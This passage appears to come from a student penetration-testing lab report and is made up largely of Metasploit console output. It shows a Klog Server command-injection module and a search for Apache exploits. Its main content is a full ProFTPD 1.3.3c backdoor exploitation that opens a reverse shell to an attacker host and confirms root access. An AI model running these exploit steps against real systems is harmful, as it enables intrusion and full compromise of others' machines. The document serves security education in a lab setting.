
Figure 12: Exploit configuration showing payload options, target setting, and module preparation for execution



```
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       443              yes       The target port (TCP)
   SSL         true             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI   /                yes       The base path of the Klog Server
   URIPATH                      no        The URI to use for this exploit (default is random)
   USE_SUDO    true             yes       Execute payload as root using sudo
   VHOST                        no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on
                                        all addresses.
   SRVPORT  8080             yes       The local port to listen on.

Payload information:

Description:
  This module exploits an unauthenticated command injection vulnerability
  in Klog Server versions 2.4.1 and prior.

  The `authenticate.php` file uses the `user` HTTP POST parameter in a call
  to the `shell_exec()` PHP function without appropriate input validation,
  allowing arbitrary command execution as the apache user.

  The sudo configuration permits the apache user to execute any command
  as root without providing a password, resulting in privileged command
  execution as root.

  This module has been successfully tested on Klog Server version 2.4.1
  virtual appliance.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2020-35729
  https://cwe.mitre.org/data/definitions/78.html
  https://www.exploit-db.com/exploits/49366
  https://www.exploit-db.com/exploits/49474
  https://packetstormsecurity.com/files/160798
  https://packetstormsecurity.com/files/161123
  https://github.com/mustgundogdu/Research/tree/main/KLOG_SERVER
  https://docs.unsafe-inline.com/0day/klog-server-unauthentication-command-injection


View the full module info with the info -d command.

msf6 > 
```

Rebecca Brown
Student number 100692933

Figure 13: Complete exploit setup with RHOST configuration and payload selection for reverse shell connection



```
       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 >
msf6 > search apache 2.4

Matching Modules
================

   #   Name                                                          Disclosure Date  Rank       Check  Description
   -   ----                                                          ---------------  ----       -----  -----------
   0   exploit/multi/http/apache_normalize_path_rce                  2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   1     \_ target: Automatic (Dropper)                              .                .          .      .
   2     \_ target: Unix Command (In-Memory)                         .                .          .      .
   3   auxiliary/scanner/http/apache_normalize_path                  2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE scanne
r
   4     \_ action: CHECK_RCE                                        .                .          .      Check for RCE (if mod_cgi is enabled).
   5     \_ action: CHECK_TRAVERSAL                                  .                .          .      Check for vulnerability.
   6     \_ action: READ_FILE                                        .                .          .      Read file on the remote server.
   7   exploit/multi/http/shiro_rememberme_v124_deserialize          2016-06-07       excellent  No     Apache Shiro v1.2.4 Cookie RememberME Des
erial RCE
   8     \_ target: Unix Command payload                             .                .          .      .
   9     \_ target: Windows Command payload                          .                .          .      .
   10  exploit/linux/misc/nimbus_gettopologyhistory_cmd_exec         2021-10-25       excellent  Yes    Apache Storm Nimbus getTopologyHistory Un
authenticated Command Execution
   11    \_ target: Unix Command                                     .                .          .      .
   12    \_ target: Linux Dropper                                    .                .          .      .
   13  exploit/linux/http/klog_server_authenticate_user_unauth_command_injection 2020-12-27  excellent  Yes  Klog Server authenticate.php user Unauthe
nticated Command Injection
   14    \_ target: Linux (x86)                                      .                .          .      .
   15    \_ target: Linux (x64)                                      .                .          .      .
   16    \_ target: Linux (cmd)                                      .                .          .      .
   17  exploit/unix/webapp/wp_phpmailer_host_header                  2017-05-03       average    Yes    WordPress PHPMailer Host Header Command
njection


Interact with a module by name or index. For example info 17, use 17 or use exploit/unix/webapp/wp_phpmailer_host_header

msf6 >
```

Rebecca Brown
Student number 100692933

Figure 14: Apache vulnerability research in Metasploit framework showing additional attack vectors

Exploitation Phase

Plan:

1. Exploit ProFTPD1.3.3c Backdoor to get initial access
2. Exploit Apache Local Privilege Escalation to get root access if ProFTPD 1.3.3c doesn't grant root privileges

Payloads:


SELECTED PAYLOAD: payload/cmd/unix/reverse

PAYLOAD CONFIGURATION:

- **LHOST:** 192.168.50.10 (Attacking Machine)
- **LPORT:** 4444 (Default reverse connection port)


PURPOSE: Establishes a reverse shell connection from the target system back to the attacking system, providing command-line access to the compromised system.

EXECUTION COMMAND: exploit



```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.50.128
RHOST ⇒ 192.168.50.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix.reverse
[-] The value specified for payload is not valid.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.50.10
LHOST ⇒ 192.168.50.10
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.128   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.10    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
```

Figure 15: Successful payload configuration with reverse shell parameters and target IP settings



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.128   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.10    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.50.10:4444
[*] 192.168.50.128:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo HxTSZ8Elm7LZsIco;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "HxTSZ8Elm7LZsIco\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.50.10:4444 → 192.168.50.128:60284) at 2025-05-28 22:32:28 +1000


whoami
root

█
```

Figure 16: Exploitation execution confirmation showing successful connection established with target system

Identify Root Access

Successful Exploitation Results

The ProFTPD 1.3.3c backdoor exploitation was successful and provided immediate access to the target system.

Privilege Verification:

whoami

- root


System Information Gathering:

id

- uid=0(root) gid=0(root) groups=0(root),65534(nogroup)

uname -a

- Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 CNU/Linux



```
[*] Command: echo HxTSZ8Elm7LZsIco;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "HxTSZ8Elm7LZsIco\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.50.10:4444 → 192.168.50.128:60284) at 2025-05-28 22:32:28 +1000


whoami
root


id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
uname -a
Linux vtcsec 4.10.0-28-generic #32-16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
pwd
/
ls -la
total 108
drwxr-xr-x  24 root root  4096 Nov 14  2017 .
drwxr-xr-x  24 root root  4096 Nov 14  2017 ..
drwxr-xr-x   2 root root  4096 Nov 14  2017 bin
drwxr-xr-x   3 root root  4096 Nov 14  2017 boot
drwxrwxr-x   2 root root  4096 Nov 14  2017 cdrom
drwxr-xr-x  18 root root  3920 May 28 10:57 dev
drwxr-xr-x 133 root root 12288 Nov 16  2017 etc
drwxr-xr-x   3 root root  4096 Nov 14  2017 home
lrwxrwxrwx   1 root root    33 Nov 14  2017 initrd.img → boot/initrd.img-4.10.0-28-generic
drwxr-xr-x  22 root root  4096 Nov 14  2017 lib
drwxr-xr-x   2 root root  4096 Aug  1  2017 lib64
drwx──────   2 root root 16384 Nov 14  2017 lost+found
drwxr-xr-x   3 root root  4096 Nov 16  2017 media
drwxr-xr-x   2 root root  4096 Aug  1  2017 mnt
drwxr-xr-x   2 root root  4096 Aug  1  2017 opt
dr-xr-xr-x 205 root root     0 May 28 10:57 proc
drwx──────   5 root root  4096 Nov 14  2017 root
drwxr-xr-x  26 root root   840 May 28 11:02 run
drwxr-xr-x   2 root root 12288 Nov 14  2017 sbin
drwxr-xr-x   2 root root  4096 Apr 29  2017 snap
drwxr-xr-x   2 root root  4096 Aug  1  2017 srv
dr-xr-xr-x  13 root root     0 May 28 10:57 sys
drwxrwxrwt  10 root root  4096 May 28 10:39 tmp
drwxr-xr-x  11 root root  4096 Aug  1  2017 usr
drwxr-xr-x  15 root root  4096 Nov 16  2017 var
lrwxrwxrwx   1 root root    30 Nov 14  2017 vmlinuz → boot/vmlinuz-4.10.0-28-generic
```

Rebecca Brown
Student number 100692933

Figure 17: Root access verification showing complete system compromise with uid=0 privileges

Key Findings:

- **Root access achieved:** Exploit granted immediate root privilege
- **Complete system control:** Full administrative access to all system resources
- **No privilege escalation needed:** Backdoor provided root access, eliminating the need for secondary exploitation

System Compromise Summary:

Successful exploitation of the ProFTPD 1.3.3c backdoor vulnerability resulted in a complete compromise of the target system with root-level privileges, providing full administrative control over all user accounts and data, system configuration files, network services and process, file system permissions, and access controls.